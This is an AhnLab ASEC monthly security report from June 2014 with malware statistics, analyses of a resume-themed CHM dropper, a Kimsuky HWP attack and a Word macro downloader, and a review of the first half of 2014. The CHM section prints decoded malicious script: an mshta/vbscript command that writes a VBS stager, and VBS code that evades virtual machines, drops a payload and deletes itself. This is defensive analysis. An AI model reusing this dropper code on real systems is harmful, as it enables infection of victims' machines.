
Security Trend

ASEC REPORT

VOL.54

June, 2014



AhnLab

ASEC REPORT

VOL.54 June, 2014

[ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).]

SECURITY TREND OF JUNE 2014

Table of Contents

1 SECURITY STATISTICS

01 Malware Statistics 4
02 Web Security Statics 6
03 Mobile Malware Statistics 7

2 SECURITY ISSUE

01 CHM Malware Disguised as a Resume 10
02 Another APT Suspected Targeting South Korea Military 13
03 Malware Digs into MS Word File with Malicious Macro 15

1STH SECURITY REVIEWS & 2NDH SECURITY PERSPECTIVES OF 2014

1 SECURITY REVIEWS

01 Security Issues 18
02 Mobile Security Issues 21

2 SECURITY PERSPECTIVES

01 Security Perspectives 24
02 Mobile Security Perspectives 26

SECURITY TREND OF JUNE 2014

1

SECURITY STATISTICS

01 Malware Statistics


02 Web Security Statistics

03 Mobile Malware Statistics

SECURITY STATISTICS

01
Malware Statistics


According to the ASEC (AhnLab Security Emergency Response Center), 1,705,345 malware were detected in June 2014. The number of detected malware slightly decreased by 4,742 from 1,710,087 detected in the previous month as shown in Figure 1-1. A total of 2,611,553 malware samples were collected in June.



[Figure 1-1] Malware Trend

In Figure 1-1, "Detected Samples" refers to the number of malware detected by AhnLab products deployed by our customers. "Collected Samples" refers to the number of malware samples collected autonomously by AhnLab that were besides our products.

Figure 1-2 shows the prolific types of malware in June 2014. It appears that PUP (Potentially Unwanted Program) was the most distributed malware with 40.94% of the total. It was followed by Trojan (33.28%) and Adware (8.27%).



[Figure 1-2] Proportion of Malware Type in June

Table 1-1 shows the Top 10 malware threats in June categorized by malicious code name. PUP/Win32.Kraddare was the most frequently detected malware (126,618), followed by PUP/Win32.MicroLab (111,445).

[Table 1-1] Top 10 Malware Threats in June (by malicious code name)


Rank	Malicious code name	No. of detection
1	PUP/Win32.Kraddare	126,618
2	PUP/Win32.MicroLab	111,445
3	PUP/Win32.IntClient	104,918
4	Trojan/Win32.Agent	77,584
5	Trojan/Win32.Gen	58,009
6	Trojan/Win32.ADH	41,367
7	ASD.Prevention	37,001
8	Trojan/Win32.OnlineGameHack	35,489
9	Unwanted/Win32.Agent	30,180
10	PUP/Win32.GearExt	28,953

SECURITY STATISTICS

02

Web Security Statistics

In June 2014, a total of 1,406 domains and 10,218 URLs were comprised and used to distribute malware. In addition, 2,147,161 malicious domains and URLs were blocked. This figure is the number of blocked connections from PCs and other systems to the malicious website by AhnLab products deployed by our customers. Finding a large number of distributing malware via websites indicates that internet users need to be more cautious when accessing websites.




[Figure 1-3] Blocked Malicious Domains/URLs Trend

SECURITY STATISTICS

03 Mobile Malware Statistics

In June 2014, 263,993 mobile malware were detected as shown in Figure 1-4.



[Figure 1-4] Mobile Malware Trend


Table 1-2 shows the Top 10 mobile malware in June 2014 categorized by malicious code name. Android/PUP/Dowgin, the malicious application that was installed being bundled with an Android application, was frequently detected in June.

[Table 1-2] Top 10 Mobile Malware Threats in June (by malicious code name)

Rank	Malicious code name	No. of detection
1	Android-PUP/Dowgin	44,431
2	Android-PUP/Wapsx	21,638
3	Android-Trojan/FakeInst	18,955
4	Android-Trojan/GinMaster	16,805
5	Android-Trojan/SMSAgent	16,640
6	Android-Trojan/Oqx	11,200
7	Android-Trojan/Mseg	10,967
8	Android-PUP/Gallm	9,262
9	Android-PUP/Kuguo	8,201
10	Android-Trojan/Midown	6,764

SECURITY TREND OF JUNE 2014

2



SECURITY ISSUE

01 CHM Malware Disguised as a Resume

02 Another APT Suspected Targeting South Korea Military

03 Malware Digs into MS Word File with Malicious Macro

SECURITY ISSUE

01 CHM Malware Disguised as a Resume

A CHM file disguised as a resume has recently been reported. The CHM file contains several file types as shown in [Table 2-1].

Table 2-1 | Files in the CHM malware

/Main.html - Resume file + Java script for vbs file creation (Packing)

/1.htm - Vbs file that checks the virtual machine and afterwards loads an xml.htm file for creating malware

/mypic.jpg - Personal image for the resume

/Resume_screen.css - Resume css

/xml.htm - Malware encoded in base64




Figure 2-1 | CHM malware disguised as a resume




Figure 2-2 | JavaScript attached to "Main.html"

Opening the CHM, malware executes the "Main.html" file shown in [Figure 2-1]. It also executes the JavaScript malware attached to the html file (See [Figure 2-2]).

The decoded script creates a "%temp%\s.vbs" through the "echo" command and executes the file as shown in [Table 2-2].

Table 2-2 | Decoded JavaScript

```
<object id='Writevbs0' type='application/x-oleobject' classid='clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11' STYLE='display:none' codebase='hhctrl.ocx#Version=4,74,8793,0'>
```

```
<param name='Command' value='ShortCut'>
<param name='Item1' value=',mshta,vbscript:createobject("wscript.shell").run("cmd /c echo On Error Resume Next:Set w=GetObject(""winmgmts:₩₩.₩root₩cimv2"");:set q=w.execquery(""select * from win32_process"");:For Each p In q:If InStr(p.CommandLine,"".chm"")>0 Then:url=""ms-its:""+Trim(Replace(Replace(p.CommandLine,p.executablepath,""""),Chr(34),""""))+""::/1.htm"":End If:Next:Set M=CreateObject(""CDO.Message"");:m.CreateMHTMLBody url,31:execute(m.HTMLBody)>%temp%₩s.vbs",0)(window.close)'>
</object>

<object id='Download' type='application/x-oleobject' classid='clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11' STYLE='display:none' codebase='hhctrl.ocx#Version=4,74,8793,0'>

Download.HHClick()
```

The created vbs file executes "1.htm", which looks for and downloads the CHM file from the Process list.

The "1.htm" file is obfuscated and contains the following source code when decoded:

Table 2-3 | Decoded "1.html vbs" source

```
fp=s.ExpandEnvironmentStrings("%temp%")&"₩"&outfile
Set w = GetObject("winmgmts:{impersonationLevel=impersonate}!₩₩.₩root\cimv2")
set pa=w.execquery("select * from win32_process")
For Each p In pa
If LCase(p.caption) = LCase("vmtoolsd.exe") Then
delself()
wsh.quit
End If
If InStr(LCase(p.CommandLine),LCase(".chm"))>0 Then
url="ms-its:"&Trim(Replace(Replace(p.CommandLine,p.executablepath,""),Chr(34),""))&"::/xml.htm"
... omitting ...
End With
s.run fp,0
delself()
Sub delself()
CreateObject("Scripting.FileSystemObject").DeleteFile(wscript.scriptfullname)
End Sub
```

If "vmtoolsd.exe" currently exists in the Process list, the decoded "1.html vbs" source from [Table 2-3] will contain its termination code. This is to disrupt analysis from taking place in the virtual environment. Afterwards, file strings in "xml.htm" are read, saved and executed.




Figure 2-3 | Malware encoded in base64 in "xml.htm"

The created malware adds a Windows Firewall exception for IE (Internet Explorer) and then attempts to connect to

a specific IP address.

To prevent this type of attacks, do not open any suspicious extension files or unrequested resumes received via email or instant message.

V3 detects the relevant malware as follows.

< Malicious code name in V3 products>
CHM/Exploit (2014.06.14.00)
Trojan/Win32.PlugX (2014.06.18.05)

SECURITY ISSUE

02 Another APT Suspected Targeting South Korea Military

A HWP file distributed to specific individuals was recently discovered. "HWP" or ".hwp" is the file format for Hangul Word Processor (Hangul for short), a widely used word processing program in South Korea.

Other than that the file has spread through email, the exact distribution path and type is still unknown. The vulnerable HWP document is named "SungWoo group member address book.hwp" and seems to have been distributed to SungWoo group members, which is South Korean reserve officers group.

It has been identified to be one of the "kimsuky" malware operations since the functions in the file are similar to the "kimsuky" malware. Since "kimsuky" malware was firstly discovered in 2013, security researchers at ASEC have analyzed it and provided the analysis result via multiple reports or on its blog:

<ASEC Report>
Another "Kimsuky" Appeared: A Variant of APT Malware (ASEC Report Vol.51)

<ASEC Blog>
APT attack targeting South Korea called the "Kimsuky" Operation (2013/09/12)"
http://asec.ahnlab.com/968

"APT attack - New "Kimsuky" malware spotted (2014/03/19)"
http://asec.ahnlab.com/993

As shown in [Figure 2-4], executing the HWP file named "SungWoo group member address book" displays a list containing titles, names, email addresses, and phone numbers.




Figure 2-4 | Contents of 'SungWoo group member address book.hwp' file

Important files created are listed below.

[File creation]

%TEMP%₩en.dll
%SYSTEMROOT%₩Media₩en.dll

It also registers itself to the service in order to automatically run again upon system restart.

[HKLM₩SYSTEM₩ControlSet001₩Services₩VDM]
"DisplayName"="Virtual Disk Manager"
"ObjectName"="LocalSystem"
[HKLM₩SYSTEM₩ControlSet001₩Services₩VDM₩Parameters]
"ServiceDll"="C:₩WINDOWS₩Media₩en.dll"

Figure 2-5 | Service registration

[Figure 2-6] shows strings in the file from which certain functions can be guessed. This information is similar to the "Kimsuky" malware details from the ASEC blog linked above.




Figure 2-6 | User Account Control (UAC) bypass

Figure 2-7 | Attempt to incapacitate antivirus products and Windows firewall

It has also been verified that it uses a specific email account (jack84932@india.com), which is assumed to steal the collected information. Malware infection by this HWP file has been found in Hangul 2007, but not in Hangul 2010.

V3 detects the related malware as follows:

<Malware name in V3 products>
HWP/Exploit (2014.06.25.01)
Trojan/Win32.Kimsuky (2014.06.25.01)

SECURITY ISSUE

03

Malware Digs into MS Word File with Malicious Macro

It has been discovered that macro functions of MS Office Word are being used for malware distribution. Since MS Office Word and its macro functions are used all around the world, it is advised for users to be more cautious when using MS Office Word.

[Figure 2-8] shows the screen for the Word file containing a malicious macro.




Figure 2-8 | Macro settings and Word file execution screen

The macro cannot be executed immediately if the macro setting in MS Word option is configured as seen in [Figure 2-8]. However, the document creator uses interesting contents to lure users into enabling the macro function. If you click the macro option according to the instructions in the Word file, the Security Alert - Macro window will pop up, as seen in [Figure 2-9].

Figure 2-9 | Macro execution alert and Macro information

If a user selects "Enable this content" option, the macro in [Figure 2-9] will execute and download malware from a specific URL. The downloaded malware is compressed as a "Rarsfx" file. The compressed malware copies itself to the Temp folder as "MSFOYC.exe" file and begins execution. Afterwards, the

malware drops and executes several files required to function and registers itself to the system registry to run automatically at system restart, as shown in [Table 2-4].

Table 2-4 | Registered Registry Information

HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{63F2FA4F-D9BC-D677-78F9-CBCD4ED816AA}
"C:₩Documents and Settings₩Administrator₩Application Data₩[random strings]₩[random strings].exe"
HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩Parameters₩FirewallPolicy₩StandardProfile₩AuthorizedApplications₩List₩
C:₩WINDOWS₩explorer.exe
"C:₩WINDOWS₩explorer.exe:*:Enabled:Windows Explorer"

It also adds "explorer.exe" as a Windows Firewall exception and repeatedly attempts to access an URL that is assumed to be a C&C server.




Figure 2-10 | C&C Connection

In addition, it also attempts to access Outlook's contacts, folders and personal certificates, user email information, and account information.

Systems patched with the latest security patches will not be infected when malware is dropped through an application's vulnerabilities. However, if the attacker lures an action from the user through social engineering techniques, the system can be compromised regardless of the latest security patch installment.


Therefore, users are advised to exercise increased caution before opening suspicious attachments or document files.

V3 detects related malware as follows:

<Malware name in V3 products>
DOC/Downloader (2014.06.27.03)
Dropper/Agent.731881 (2014.06.28.00)
Win-Trojan/Loader.6656 (2014.06.27.03)
BinImage/Injector (2014.06.27.03)

1ST H SECURITY REVIEWS AND
2ND H SECURITY PERSPECTIVES OF 2014

1



SECURITY REVIEWS FOR THE FIRST HALF OF 2014

01 Security Issues

02 Mobile Security Issues

SECURITY REVIEWS FOR THE FIRST HALF OF 2014

01 Security Issues

- **Personal Information Leakage**

During the first half of 2014, many personal information leakages occurred around the world due to hackings as well as reckless management of customer information. Millions to billions of personal information were exposed through the hacking incidents of a telecommunication company in Europe and a large retailer in the U.S. Early this year in South Korea, the employee of a credit evaluation company which develops fraudulent prevention systems stole 100 million confidential information from a credit card company, as well as 10 million personal information from a telecommunication company. Personal information including credit card numbers is closed related with finances and money, and thus increasingly attracts criminal exploitation.

- **End of Windows XP Support Service**

On April 8 2014, Microsoft announced that security updates and technical support for the Windows XP operating system would end according to MS software support policies. Despite major security breach concerns voiced at the time of Windows XP's end of service announcement, no major security problems have been reported so far. However, Windows XP customers should take preventive actions, such as changing operating systems or upgrading to later versions of Windows to minimize risk exposure and security threats.

- **Security Breach of POS System**

At the end of 2013, the POS (Point-of-Sales) system of a North American retail company was hacked, resulting in the leakage of 700 million customers' personal information. After this incident, there have been continuous reports on the hacking of POS systems in department stores and restaurants, further increasing the leakage of credit card information. In South Korea, a group of hackers who

created 149 fake credit cards using the personal information stolen from compromised POS systems was arrested in April 2014. They hacked into the servers of POS system providers and replaced normal files with malware.

- **Emergence of IoT Security Threats**

Security issues related to Internet of Things (IoT) have emerged recently. For instance, it is discovered that a cooling/heating set-top box was used for a DDoS attack. Since most IoT systems do not yet have proper security measures, it appears difficult to solve the fundamental security problems of IoT.

- **Diversification of Financial Fraud**

Memory-scraping malware, which was rampant from the end of 2013 to the beginning of 2014, seems to have decreased in frequency as banks began implementing enhanced security module functions. However, hackers have continuously stolen financial information using pharming (modifying hosts or hosts.ics) and the number of reports on related malware is increasing. Recently in South Korea, there have been reports that attackers altered DNS settings by exploiting security vulnerabilities in internet sharer devices and luring users into clicking rogue portal sites and pop-up windows to steal their financial information.

- **Evolution of Ransomware**

Many variants of ransomware have been discovered around the world since the latter half of 2013; prior to this, there had only been a handful of cases. New variants encrypt files and ask victims for Bitcoin payments to decrypt these files. The hackers take advantage of the fact that Bitcoins are difficult to trace. They increase payment to exert more psychological pressure on the victim if the ransom is not paid within a specific period. Also, new variants for the Android system are distributed to attack smart phone users.

- **A Series of Fatal Vulnerabilities in Server System**

In the first half of 2014, there were many reports of fatal vulnerabilities in server security. The first vulnerability reported in 2014, a.k.a. "HeartBleed" (CVE-2014-0160), allows disclosure of sensitive data in the memory through OpenSSL library with

SSL/TLS. In the first half of 2014 alone, a total of 6 OpenSSL library vulnerabilities were discovered. Users and security administrators became alarmed when a series of security incidents occurred right after the development of library systems that were originally intended to ensure the security of comprehensive applications such as websites, emails, messengers and VPNs

The second vulnerability is the Apache Struts security bypass vulnerability (CVE-2014-0094) which allows attackers to initiate an attack against Apache web servers. The underlying cause of this vulnerability is a problem on the Struts framework that is installed to develop Java EE web applications. If a system is compromised, normal service operation is interrupted and attackers can remotely execute codes. There have already been several reports on the vulnerability of Struts frameworks.

This major increase of attacks on server vulnerabilities was something new for the first half of 2014, in that the attack of client systems is usually the norm. It has taught us that incorrect use of protective measures can become an even bigger threat.

02 Mobile Security Issues

- **Emergence of Hybrid Malware**

Malware creators are no longer limited by platform environments. Not that long ago, malware creators developed malware to penetrate PCs or mobile devices, respectively. However, in the first half of 2014, some newly discovered malware infected PCs first and then penetrated mobile devices. When the malware in the compromised PC detects a mobile device connection, it modifies itself as a malicious app to be installed into the connected mobile device. Also, a new technique was recently discovered that alters DNS information by exploiting the vulnerability of internet sharer devices by targeting both PCs and mobile devices.

- **Sophisticated Smishing Apps**

Smishing apps are usually distributed via URLs included in text messages. In the beginning, a Smishing app was a simple format: a malicious APK was downloaded when a user clicked the URL in a text message. Now, Smishing apps have evolved to download malicious APKs only when the connected client is a mobile phone. ASEC has also discovered sophisticated rogue phishing sites that lure users into clicking them and a deceptive scheme that allows attackers to alter CAPTCHA codes.

Distribution methods and functions have changed dramatically. Early Smishing malware contained hard-coded C&C server addresses (URL or IP) and transferred commands only through HTTP. Newly discovered Smishing malware has evolved to receive commands from C&C servers through various methods such as SNS replies, text messages and XMPP (Extensible Messaging and Presence Protocol: International standards for instant messenger).

- **New Ransomware Takes Mobile Phones Hostage**


Mobile ransomware encrypts all data stored in the SD cards of compromised smart phones. As highly complicated encryption algorithms are used, there is no way to unlock the compromised devices except by using decoding keys exclusively provided by malware developers. When mobile devices are infected with mobile ransomware, victims cannot use any data as all photos, videos, music files, movies, documents and app data are encrypted. Malware developers take sensitive files hostage to demand ransom from victims. The first discovered mobile ransomware was specially developed to target Ukrainian users. Mobile ransomware may severely affect South Korean users because smart mobile devices and mobile banking have become ubiquitous in South Korea. Transferring money through compromised mobile devices could result in huge financial losses as ransomware are able to steal bank account information. It is expected that more complex forms of security threats combined with mobile ransomware and bank malware will occur in the near future.

- **Rise of SpyApps Monitoring Specific Targets**

Unlike Smishing malware which steals personal information from random users, a "SpyApp" can monitor phone conversations, text messages, photos, internet search history and GPS information from specific users in real-time. Such SpyApps are on the rise. SpyApp is commercially available and users can get an installation guide and detailed function information from the developers' homepage. Payment varies from $30 - $100 a month, and can be downloaded through email. Hackers send text messages, emails and messages with a fake URL to lure users into downloading a malicious SpyApp.

1ST H SECURITY REVIEWS AND
2ND H SECURITY PERSPECTIVES OF 2014

2



SECURITY PERSPECTIVES FOR THE SECOND HALF OF 2014

01 Security Perspectives

02 Mobile Security Perspectives

SECURITY PERSPECTIVES FOR THE SECOND HALF OF 2014

01 Security Perspectives

- **Increase of Financial Fraud due to the Malware Diversification**

The purpose of stealing financial information is to extort money from a user's account. Thus, malware creators have used various tactics like phishing, memory hacking, modification of hosts or hosts.ics files, alteration of DNS settings in sharers and smishing. There is a high possibility of attackers using more sophisticated malware distribution methods (i.e., modification of normal program updates) to avoid users' awareness. However, traditional methods of financial fraud will continue to be used and the modification of host or hosts.ics files among the newest tactics is expected to be used more frequently.

- **Diversification of Target Attack Tactics**

Spear-phishing, an email spoofing fraud attempt that targets specific users, will continue in the second half of 2014. In particular, the Watering Hole technique that exploits zero-day vulnerability to infect systems when users access compromised websites will also be used. Also, the vulnerability in open sources, such as HeartBleed which is OpenSSL vulnerability, can be used for target attacks. Since attackers target trusted organizations, not only government institutions but also financial companies and major businesses, organizations should implement and update security measures to prevent losses.

- **IoT Security Threat**

As IoT (Internet of Things) technology becomes more developed, more corresponding security issues will appear. The relevant consortium plans to standardize IoT, but if a vulnerable platform is selected after standardizing, then it may cause fatal threats. Though it is unlikely that IoT-related security threats will occur for the rest of this year, it is also hard to predict how far and fast

IoT will advance and proliferate.

- **Intensifying Cyber Conflicts among Nations**

Cyber conflicts among nations are intensifying. For many years, major countries have accused other countries of cyber espionage or cyber attack, sometimes producing blatant evidence. The U.S. government prosecuted a Chinese citizen for cyber espionage and arrested a suspect.

The Chinese government is considering terminating the usage of operating systems and anti-virus products from the U.S. in turn. It seems that this issue may lead to international disputes that go beyond cyber space. Besides cyber conflicts between China and the U.S., it is assumed that cyber conflicts among other nations will continue for various reasons such as politics, nationalism, and economics.

02 Mobile Security Perspectives

- **Sophistication of Smishing**

